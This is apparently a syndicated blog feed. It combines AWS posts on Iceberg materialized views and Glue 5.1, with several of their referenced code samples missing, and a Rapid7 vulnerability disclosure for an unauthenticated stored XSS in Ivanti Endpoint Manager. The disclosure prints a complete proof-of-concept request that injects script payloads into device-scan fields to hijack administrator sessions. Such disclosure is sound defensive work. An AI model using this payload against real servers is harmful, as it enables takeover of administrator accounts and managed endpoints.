
You have learned how to use Iceberg materialized views to make your efficient data processing and queries. You created a materialized view using Spark on Amazon EMR, queried it from both Amazon EMR and Athena, and used two refresh mechanisms: full refresh and incremental refresh. Iceberg materialized views help you transform and optimize your data pipelines effortlessly.
Considerations
There are important aspects to consider for optimal usage of the capability:
- We introduced new SQL syntax to manage materialized views in the AWS optimized Spark runtime engine only. These new SQL commands are available in Spark version 3.5.6 and above across Athena, Amazon EMR, and AWS Glue. Open source Spark is not supported.
- Materialized views are eventually consistent with base tables. When source tables change, the materialized views are updated through background refresh processes as defined by users in the refresh schedule at creation. During the refresh window, queries directly accessing materialized views might see outdated data. However, customers who need immediate access to the most up-to-date datasets can run a manual refresh with a simple
REFRESH MATERIALIZED VIEWSQL command.
Clean up
To avoid incurring future charges, clean up the resources you created during this walkthrough:
- Run the following commands to delete a materialized view and tables:
- For Amazon EMR, terminate the Amazon EMR cluster.
- For AWS Glue, delete the AWS Glue job.
Conclusion
This post demonstrated how Iceberg materialized views facilitate efficient data lake operations on AWS. The new materialized view capability simplifies data pipelines and improves query performance by storing pre-computed results that are automatically updated as base tables change. You can create materialized views using familiar SQL syntax, using both full and incremental refresh mechanisms to maintain data consistency. This solution alleviates the need for complex pipeline maintenance while providing seamless integration with AWS services like Athena, Amazon EMR, and AWS Glue. The automatic query rewrite functionality further optimizes performance by intelligently utilizing materialized views when applicable, making it a powerful tool for organizations looking to streamline their data transformation workflows and accelerate query performance.
Appendix 1: Spark configuration to use Amazon S3 Tables storing Apache Iceberg materialized views
As mentioned earlier in this post, materialized views are stored as Iceberg tables in Amazon S3 Tables buckets within your account. When you want to use Amazon S3 Tables as the storage location for your materialized views instead of a general Amazon S3 bucket, you must configure Spark with the Amazon S3 Tables catalog.
The difference from the standard AWS Glue Data Catalog configuration shown in the prerequisites section is the glue.id parameter format. For Amazon S3 Tables, use the format <account-id>:s3tablescatalog/<s3-tables-bucket-name> instead of just the account ID:
After you configure Spark with these settings, you can create and manage materialized views using the same SQL commands shown in this post, and the materialized views are stored in your Amazon S3 Tables bucket.
Appendix 2: Verify refreshing a materialized view with Spark SQL
Run SHOW TBLPROPERTIES in Spark SQL to check which refresh method was used:
About the authors
Never Miss WiFi Camera Freezes Again! ESPHome Reboot Fix #shorts
Post Syndicated from BeardedTinker original https://www.youtube.com/shorts/YkFzcdkbW5s
Introducing AWS Glue 5.1 for Apache Spark
Post Syndicated from Chiho Sugimoto original https://aws.amazon.com/blogs/big-data/introducing-aws-glue-5-1-for-apache-spark/
AWS Glue is a serverless, scalable data integration service that makes it simple to discover, prepare, move, and integrate data from multiple sources. AWS recently announced Glue 5.1, a new version of AWS Glue that accelerates data integration workloads in AWS. AWS Glue 5.1 upgrades the Spark engines to Apache Spark 3.5.6, giving you newer Spark release along with the newer dependent libraries so you can develop, run, and scale your data integration workloads and get insights faster.
In this post, we describe what’s new in AWS Glue 5.1, key highlights on Spark and related libraries, and how to get started on AWS Glue 5.1.
What’s new in AWS Glue 5.1
The following updates are in AWS Glue 5.1:
Runtime and library upgrades
AWS Glue 5.1 upgrades the runtime to Spark 3.5.6, Python 3.11, and Scala 2.12.18 with new improvements from the open source version. AWS Glue 5.1 also updates support for open table format libraries to Apache Hudi 1.0.2, Apache Iceberg 1.10.0, and Delta Lake 3.3.2 so you can solve advanced use cases around performance, cost, governance, and privacy in your data lakes.
Support for new Apache Iceberg features
AWS Glue 5.1 adds support for Apache Iceberg Materialized View, and Apache Iceberg format version 3.0. AWS Glue 5.1 also adds support for data writes into Iceberg and Hive tables with Spark-native fine-grained access control with AWS Lake Formation.
Apache Iceberg Materialized View is especially useful in cases where you need to accelerate frequently run queries on large data sets by pre-computing expensive aggregations. If you would like to learn more about Apache Iceberg materialized views, refer to Introducing Apache Iceberg materialized views in AWS Glue Data Catalog.
Apache Iceberg format version 3.0 is the latest Iceberg format version defined in Iceberg Table Spec. Following features are supported:
- New data types: nanosecond timestamp (tz), unknown, geometry, geography
- Default value support for columns
- Multi-argument transforms for partitioning and sorting
- Row Lineage tracking
- Binary deletion vectors (Learn more in the Unlock the power of Apache Iceberg v3 deletion vectors on Amazon EMR blog post)
- Table encryption keys
Create an Iceberg V3 format table
To create an Iceberg V3 format table, specify the format-version to 3 when creating the table. The following is a sample PySpark script: (replace amzn-s3-demo-bucket with your S3 bucket name):
To migrate from V2 format to V3, use ALTER TABLE ... SET TBLPROPERTIES to update the format-version. The following is a sample PySpark script:
You cannot rollback from V3 to V2, so you need to be careful to verify that all your Iceberg clients support Iceberg V3 format version. Once upgraded, older versions cannot correctly read newer format versions, as Iceberg table format versions are not forward-compatible.
Create a table with Row Lineage tracking enabled
To create a table with Row Lineage tracking enabled, set the table property row-lineage to true. The following is a sample PySpark script:
In tables with Row Lineage tracking enabled, row IDs are managed at the metadata level for tracking row modifications over time and auditing.
Extended support for AWS Lake Formation permissions
Fine-grained access control with Lake Formation has been supported through native Spark DataFrames and Spark SQL in Glue 5.0 for read operations. Glue 5.1 extends fine-grained access control for write operations.
Full-Table Access (FTA) control in Apache Spark were introduced for Apache Hive and Iceberg tables in Glue 5.0. Glue 5.1 extends FTA support for Apache Hudi tables and Delta Lake tables.
S3A by default
AWS Glue 5.1 uses S3A as the default S3 connector. This change aligns with the recent Amazon EMR adoption of S3A as the default connector and brings enhanced performance and advanced features to Glue workloads. For more details about the S3A connector’s capabilities and optimizations, see Optimize Amazon EMR runtime for Apache Spark with EMR S3A.
Note when migrating from Glue 5.0 to Glue 5.1, If both spark.hadoop.fs.s3a.endpoint and spark.hadoop.fs.s3a.endpoint.region are not set, the default region used by S3A is us-east-2. This may cause issues. To mitigate the issues caused by this change, set the spark.hadoop.fs.s3a.endpoint.region Spark configuration when using the S3A file system in AWS Glue 5.1.
Dependent library upgrades
AWS Glue 5.1 upgrades the runtime to Spark 3.5.6, Python 3.11, and Scala 2.12.18 with upgraded dependent libraries.
The following table lists dependency upgrades:
| Dependency | Version in AWS Glue 5.0 | Version in AWS Glue 5.1 |
| Spark | 3.5.4 | 3.5.6 |
| Hadoop | 3.4.1 | 3.4.1 |
| Scala | 2.12.18 | 2.12.18 |
| Hive | 2.3.9 | 2.3.9 |
| EMRFS | 2.69.0 | 2.73.0 |
| Arrow | 12.0.1 | 12.0.1 |
| Iceberg | 1.7.1 | 1.10.0 |
| Hudi | 0.15.0 | 1.0.2 |
| Delta Lake | 3.3.0 | 3.3.2 |
| Java | 17 | 17 |
| Python | 3.11 | 3.11.14 |
| boto3 | 1.34.131 | 1.40.61 |
| AWS SDK for Java | 2.29.52 | 2.35.5 |
| AWS Glue Data Catalog Client | 4.5.0 | 4.9.0 |
| EMR DynamoDB Connector | 5.6.0 | 5.7.0 |
The following are database connector (JDBC driver) upgrades:
| Driver | Connector version in AWS Glue 5.0 | Connector version in AWS Glue 5.1 |
| MySQL | 8.0.33 | 8.0.33 |
| Microsoft SQL Server | 10.2.0 | 10.2.0 |
| Oracle Databases | 23.3.0.23.09 | 23.3.0.23.09 |
| PostgreSQL | 42.7.3 | 42.7.3 |
| Amazon Redshift | redshift-jdbc42-2.1.0.29 | redshift-jdbc42-2.1.0.29 |
The following are Spark connector upgrades:
| Driver | Connector version in AWS Glue 5.0 | Connector version in AWS Glue 5.1 |
| Amazon Redshift | 6.4.0 | 6.4.2 |
| OpenSearch | 1.2.0 | 1.2.0 |
| MongoDB | 10.3.0 | 10.3.0 |
| Snowflake | 3.0.0 | 3.1.1 |
| BigQuery | 0.32.2 | 0.32.2 |
| AzureCosmos | 4.33.0 | 4.33.0 |
| AzureSQL | 1.3.0 | 1.3.0 |
| Vertica | 3.3.5 | 3.3.5 |
Get started with AWS Glue 5.1
You can start using AWS Glue 5.1 through AWS Glue Studio, the AWS Glue console, the latest AWS SDK, and the AWS Command Line Interface (AWS CLI).
To start using AWS Glue 5.1 jobs in AWS Glue Studio, open the AWS Glue job and on the Job Details tab, choose the version Glue 5.1 – Supports Spark 3.5, Scala 2, Python 3.
To start using AWS Glue 5.1 on an AWS Glue Studio notebook or an interactive session through a Jupyter notebook, set 5.1 in the %glue_version magic:
The following output shows that the session is set to use AWS Glue 5.1:
Spark Troubleshooting with Glue 5.1
To accelerate Apache Spark troubleshooting and job performance optimization for your Glue 5.1 ETL jobs, you can use the newly introduced Apache Spark troubleshooting agent. Traditional Spark troubleshooting requires extensive manual analysis of logs, performance metrics, and error patterns to identify root causes and optimization opportunities. The agent simplifies this process through natural language prompts, automated workload analysis, and intelligent code recommendations. The agent has three main components: an MCP-compatible AI assistant in your development environment for interaction, the MCP proxy for AWS that handles secure communication between your client and the MCP server, and an Amazon SageMaker Unified Studio managed MCP Server (preview) that provides specialized Spark troubleshooting and upgrade tools for Glue 5.1 jobs.
To set up the agent, follow the instructions to set up the resources and MCP configuration: Setup for Apache Spark Troubleshooting agent. Then, you can launch your preferred MCP client and use conversation to interact with the tools for troubleshooting.
The following is a demonstration on how you can use the Apache Spark troubleshooting agent with Kiro CLI to debug a Glue 5.1 job run.
For more information and video walkthroughs for how to use the Apache Spark troubleshooting agent, please refer to Apache Spark Troubleshooting agent for Amazon EMR.
Conclusion
In this post, we discussed the key features and benefits of AWS Glue 5.1. You can create new AWS Glue jobs on AWS Glue 5.1 or migrate your existing AWS Glue jobs to benefit from the improvements.
We would like to thank the support of numerous engineers and leaders who helped build Glue 5.1 to support customers with a performance optimized Spark runtime and deliver new capabilities.
About the authors
CVE-2025-10573: Ivanti EPM Unauthenticated Stored Cross-Site Scripting (Fixed)
Post Syndicated from Ryan Emmons original https://www.rapid7.com/blog/post/cve-2025-10573-ivanti-epm-unauthenticated-stored-cross-site-scripting-fixed
Ivanti Endpoint Manager (“EPM”) versions 2024 SU4 and below are vulnerable to stored cross-site scripting (“XSS”). The vulnerability, tracked as CVE-2025-10573 and assigned a CVSS score of 9.6, was patched on December 9, 2025 with the release of Ivanti EPM version EPM 2024 SU4 SR1. An attacker with unauthenticated access to the primary EPM web service can join fake managed endpoints to the EPM server in order to poison the administrator web dashboard with malicious JavaScript. When an Ivanti EPM administrator views one of the poisoned dashboard interfaces during normal usage, that passive user interaction will trigger client-side JavaScript execution, resulting in the attacker gaining control of the administrator’s session.
An authenticated check for CVE-2025-10573 will be made available to Exposure Command, InsightVM and Nexpose customers in the December 9, 2025 content release. Due to the unauthenticated nature of this vulnerability, customers are recommended to patch affected instances as soon as possible.
Product description
Ivanti EPM is endpoint management software used by many organizations for remote administration, vulnerability scanning, and compliance management of user endpoints, among other use cases. An authenticated EPM administrator can remotely control endpoints and install software on systems managed by the EPM server, making it a desirable target for attackers.
Credit
This vulnerability was discovered and reported to the Ivanti team by Ryan Emmons, Staff Security Researcher at Rapid7. The vulnerabilities are being disclosed in accordance with Rapid7’s vulnerability disclosure policy. Rapid7 is grateful to the Ivanti team for their assistance and collaboration.
Vulnerability details
The testing target was an Ivanti EPM 11.0.6 Core installation on Windows Server 2022. Rapid7 identified one high severity vulnerability, stored cross-site scripting, while researching Ivanti EPM. Based on information provided by the vendor, it affects versions below EPM 2024 SU4 SR1.
Ivanti EPM provides an ‘incomingdata’ web API that consumes device scan data. An unauthenticated attacker can submit device scan data containing malicious cross-site scripting (“XSS”) payloads. The submitted scan is then automatically processed and unsafely embedded in the web dashboard, facilitating arbitrary client-side JavaScript code execution.
The ‘incomingdata’ web API is configured to execute a CGI binary, postcgi.exe, which writes device scan files to a processing directory outside of the web root. These device scan files are of a simple key=value format. An example malicious device scan request, which is a normal scan request with double quotes and a JavaScript injection in various fields, is depicted below.
POST /incomingdata/postcgi.exe?prefix=ldscan&suffix=.scn&name=scan HTTP/1.1
Host: 192.168.154.132
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
Content-Type: text/plain
Content-Length: 916

Device ID =INJECT" <script>alert('Administrator account has been hijacked')</script>

Hardware ID =C492A2E9-842A-A444-9FDA-AEE64D1C1252

Scan Type =BAREMETAL

Type =Bare Metal Provision

Status =inj

Last Hardware Scan Date =1411369165

Display Name =INJECT" <script>alert('Administrator account has been hijacked')</script>

Agentless =1

Device Name =INJECT" <script>alert('Administrator account has been hijacked')</script>

Network - NIC Address =111111111118

Network - TCPIP - Host Name =INJECT" <script>alert('Administrator account has been hijacked')</script>

OS - Name =INJECT" <script>alert('Administrator account has been hijacked')</script>

LANDesk Management - Inventory - Scanner - Type =Bare Metal Provision

LANDesk Management - Inventory - Scanner - File Name =barescan.exe

Network - TCPIP - Bound Adapter - (Number:0) - Physical Address =111111111117
After the malicious request is performed, the device scan file is then subsequently parsed and added to the device database. When an administrator views a web dashboard page that displays device information, the XSS payloads are unsafely embedded in the web browser’s DOM, and the attacker gains control of the administrator’s session. Two example web dashboard payload executions are depicted below.


Vendor statement
“Ivanti is dedicated to ensuring the security and integrity of our enterprise software products. We do this by providing security fixes which resolve a vulnerability without impacting the functionality that our customers depend on. We recognize the vital role that security researchers, ethical hackers, and the broader security community play in identifying and reporting vulnerabilities. We appreciate the work that Ryan Emmons, and the entire Rapid7 team, have done in reporting this vulnerability to Ivanti, coordinating disclosure and working with us to help protect our customers.”
Mitigation guidance
Per the vendor, this vulnerability can be remediated by upgrading to Ivanti EPM version EPM 2024 SU4 SR1.
Rapid7 customers
Exposure Command, InsightVM and Nexpose customers will be able to assess their exposure to CVE-2025-10573 with an authenticated vulnerability check expected to be available in the December 9, 2025 content release.
Disclosure timeline
August 15, 2025: Rapid7 contacts Ivanti with vulnerability details.
August 19, 2025: Ivanti confirms receipt and acknowledges that triage has begun.
August 27, 2025: Ivanti states that the vulnerability has been reproduced.
September 9, 2025: Ivanti requests a ~90-day disclosure extension to Nov 11, 2025.
September 16, 2025: Rapid7 accepts the Nov 11, 2025 extension request.
October 31, 2025: Ivanti requests an extension to December 9, due to a patch revision.
November 5, 2025: Rapid7 accepts the new disclosure date of December 9.
December 9, 2025: This disclosure.